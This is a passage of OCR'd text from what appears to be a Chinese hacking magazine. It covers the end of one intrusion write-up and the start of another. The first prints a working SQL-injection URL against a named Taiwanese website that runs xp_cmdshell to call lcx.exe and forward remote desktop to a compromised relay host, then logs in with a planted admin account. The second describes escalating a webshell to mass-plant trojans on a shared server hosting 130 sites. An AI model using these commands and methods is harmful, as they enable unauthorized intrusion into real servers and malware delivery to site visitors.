


图7




图8

三、完完全全的入侵

相信每个爱好入侵的朋友都一样喜欢渗透到底，当然我也不例外。有了写入的权限加上SA，后面的入侵也就变得顺理成章了。先是确认服务器终端服务有启动并且端口是3389，然后换上大马上传端口转发工具lcx.exe，准备将服务器的3389端口转发出来，因为我没有公网IP地址，所以再把lcx上传到有公网IP的肉鸡上进行监听。简单说下LCX的转发原理和使用方法，首先在肉鸡上的命令行下执行“lcx -listen 51 880”，作用是把监听到的发往本机51端口的数据传送到本机的880端口，而在台湾站点上要执行的命令格式是“lcx -slave 肉鸡IP 51 本机




图9

IP 3389"，意思是把本机的3389端口传送到指定肉鸡的51端口上，而我们只需要在肉鸡上用远程桌面连接本地的880（127.0.0.1:880）端口就可以登录到台湾服务器上了。提交**http://www.kuai-kuai.com.tw/NewsDetail.aspx?id=19';exec master.dbo.xp_cmdshell 'C:\Inetpub\wwwroot\web\newkuai\lcx.exe -slave 222.240.166.xxx 51 192.168.1.2 3389'**——来执行lcx进行端口的映射，最后利用自己添加的管理员帐号成功登录到了台湾站点上（图9）。

至此，本次入侵就顺利结束了。（责任编辑：丛林）

（文章中涉及到的工具lcx.exe已经收录在光盘中）

文章难度：★★★
文章的要点：通过系统中的用户名得到FTP帐号，制作字典文件后进行破解，然后利用破解出的FTP密码登录，上传木马

榨干Webshell中的最后一滴血

逍遥复仇／江厚来

一好友发给我一个webshell，让我帮他提权好进行批量挂马，对于挂马这种缺德事，我历来都是非常反对的，但介于朋友关系，最后还是勉强答应帮他了。

一、准备

既然要批量挂马，就要找一个网站较多的虚拟服务器。我在浏览器打开www.myipneighbors.com，然后进行查询，不出所料，这台服务器上就存在130个网站，如图1。但我有种不祥的预感，这台服务器的设置一定很变态，要不然我那朋友也不会来找我了。




图1




图2

果然，在webshell里试了试，所有的盘都不能浏览，cmd组件也被删除了，终端端口没有开启，注册表也无法读取，唯一的就是网站有修改的权限，但访问量少得可怜，就算挂上了马钓管理员，也不知道要等到猴年马月才行。服务器共开放了三个端口，分别是21、80、3306，如图2。我们来分析一下，现在能使用的只有21和3306端口，打开cmd，使用ftp连接了一下对方的IP地址，发现使用的是微软自带的FTP，基本上想利用FTP来提权是没戏了，如图3。我在webshell也没有找到php.ini文件。一般来讲，像这样变态的服务器小菜们就只有放弃了。

